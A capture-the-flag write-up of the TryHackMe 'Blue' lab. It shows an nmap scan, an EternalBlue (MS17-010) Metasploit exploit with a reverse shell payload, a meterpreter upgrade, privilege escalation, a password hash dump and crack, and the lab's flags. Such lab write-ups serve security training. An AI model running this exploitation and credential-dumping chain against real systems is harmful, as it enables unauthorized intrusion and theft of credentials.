TryHackMe | Blue

IP: Changes
IP Address: 10.10.8.2
Link: https://www.tryhackme.com/room/blue

Nmap scan

```
drew@ubuntu:~$ nmap 10.10.8.2 --script vuln -A
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to cause a
denial of service.
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to execute
arbitrary code on the targeted system.
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49158/tcp open  msrpc            Microsoft Windows RPC
49160/tcp open  msrpc            Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

How many ports are open with a port number under 1000?

3 ports are open under 1000 135,139 and 445

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

[Ms17-010](#).

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/........)

msf6 > use exploit/windows/smb/ms17_010_eternalblue

Show options and set the one required value. What is the name of this value? (All caps for submission)

RHOSTS is a required value

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp


payload => windows/x64/shell/reverse_tcp

msf6 exploit(windows/smb/ms17_010_eternalblue) >


msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.10.88.128

RHOST => 10.10.88.128

msf6 exploit(windows/smb/ms17_010_eternalblue) > run



If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)



Select this (use MODULE_PATH). Show options, what option are we required to change?

SESSION

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                Information  Connection
  --  ----  ----                -----------  ----------
  1         shell x64/windows                10.2.73.95:4444 → 10.10.119.66:49239 (10.10.119.66)

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) >
```

Run! If this doesn't work, try completing the exploit from the previous task once more.

```
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.2.73.95:4433
[*] Post module execution completed
```

Once the meterpreter shell conversion completes, select that session for use.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 1
[*] Starting interaction with 1...


C:\Windows\system32>
```

Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 444   704   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 560   552   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 608   552   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 616   600   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 656   600   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 704   608   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 712   608   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 720   608   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 772   704   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 828   704   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 896   704   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 944   704   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1012  656   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
 1076  704   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1116  704   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
 1176  704   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1308  704   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1344  704   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1404  704   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1480  704   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1620  704   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1660  704   mscorsvw.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe
 1940  704   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2104  828   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
 2140  560   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2208  1752  powershell.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 2556  704   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 2604  704   vds.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 2700  704   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 2712  704   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2724  1660  mscorsvw.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe
 2800  704   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
```

Migrate to this process using the 'migrate PROCESS_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.

```
meterpreter > migrate 2800
[*] Migrating from 844 to 2800...
[*] Migration completed successfully.
meterpreter >
```

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Jon

Copy this password hash to a file and research how to crack it. What is the cracked password?

```
[+] Cracked Hashes
==================

 DB ID  Hash Type  Username  Cracked Password  Method
 -----  ---------  --------  ----------------  ------
 1      nt         Jon       alqfna22          Single

[*] Checking mscash2 hashes already cracked...
[*] Cracking mscash2 hashes in single mode...
[*]    Cracking Command: /usr/sbin/john --session=OaXRIhJC --nolog --config=/usr/share/metasploit-framework/data/jtr/john.conf
hes_tmp20210316-2996-y004fi
Using default input encoding: UTF-8
[*] Cracking mscash2 hashes in normal mode
[*]    Cracking Command: /usr/sbin/john --session=OaXRIhJC --nolog --config=/usr/share/metasploit-framework/data/jtr/john.conf
Using default input encoding: UTF-8
[*] Cracking mscash2 hashes in incremental mode...
[*]    Cracking Command: /usr/sbin/john --session=OaXRIhJC --nolog --config=/usr/share/metasploit-framework/data/jtr/john.conf
Using default input encoding: UTF-8
[*] Cracking mscash2 hashes in wordlist mode...
[*]    Cracking Command: /usr/sbin/john --session=OaXRIhJC --nolog --config=/usr/share/metasploit-framework/data/jtr/john.conf
ashes_tmp20210316-2996-y004fi
Using default input encoding: UTF-8
[+] Cracked Hashes
==================

 DB ID  Hash Type  Username  Cracked Password  Method
 -----  ---------  --------  ----------------  ------
 1      nt         Jon       alqfna22          Single

[*] Auxiliary module execution completed
```

Flag1? ***This flag can be found at the system root.***

```
meterpreter > dir
Listing: C:\
============

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40777/rwxrwxrwx   0         dir   2009-07-13 20:18:56 -0700  $Recycle.Bin
40777/rwxrwxrwx   0         dir   2009-07-13 22:08:56 -0700  Documents and Settings
40777/rwxrwxrwx   0         dir   2009-07-13 20:20:08 -0700  PerfLogs
40555/r-xr-xr-x   4096      dir   2009-07-13 20:20:08 -0700  Program Files
40555/r-xr-xr-x   4096      dir   2009-07-13 20:20:08 -0700  Program Files (x86)
40777/rwxrwxrwx   4096      dir   2009-07-13 20:20:08 -0700  ProgramData
40777/rwxrwxrwx   0         dir   2018-12-12 20:13:22 -0700  Recovery
40777/rwxrwxrwx   4096      dir   2018-12-12 16:01:17 -0700  System Volume Information
40555/r-xr-xr-x   4096      dir   2009-07-13 20:20:08 -0700  Users
40777/rwxrwxrwx   16384     dir   2009-07-13 20:20:08 -0700  Windows
100666/rw-rw-rw-  24        fil   2018-12-12 20:47:39 -0700  flag1.txt
0000/----------   47912672  fif   1971-07-09 07:10:24 -0700  hiberfil.sys
0000/----------   47912672  fif   1971-07-09 07:10:24 -0700  pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

Flag2? ***This flag can be found at the location where passwords are stored within Windows.***

Hashes are stored in C:\Windows\System32\config

```
40777/rwxrwxrwx   4096      dir   2009-07-13 20:20:10 -0700  TxR
100666/rw-rw-rw-  34        fil   2018-12-12 20:48:22 -0700  flag2.txt
40777/rwxrwxrwx   4096      dir   2009-07-13 20:20:10 -0700  systemprofile

meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.

```
meterpreter > cd Documents
meterpreter > dir
Listing: C:\Users\Jon\Documents
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-12-12 20:13:31 -0700  My Music
40777/rwxrwxrwx   0     dir   2018-12-12 20:13:31 -0700  My Pictures
40777/rwxrwxrwx   0     dir   2018-12-12 20:13:31 -0700  My Videos
100666/rw-rw-rw-  402   fil   2018-12-12 20:13:45 -0700  desktop.ini
100666/rw-rw-rw-  37    fil   2018-12-12 20:49:18 -0700  flag3.txt

meterpreter > pwd
C:\Users\Jon\Documents
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```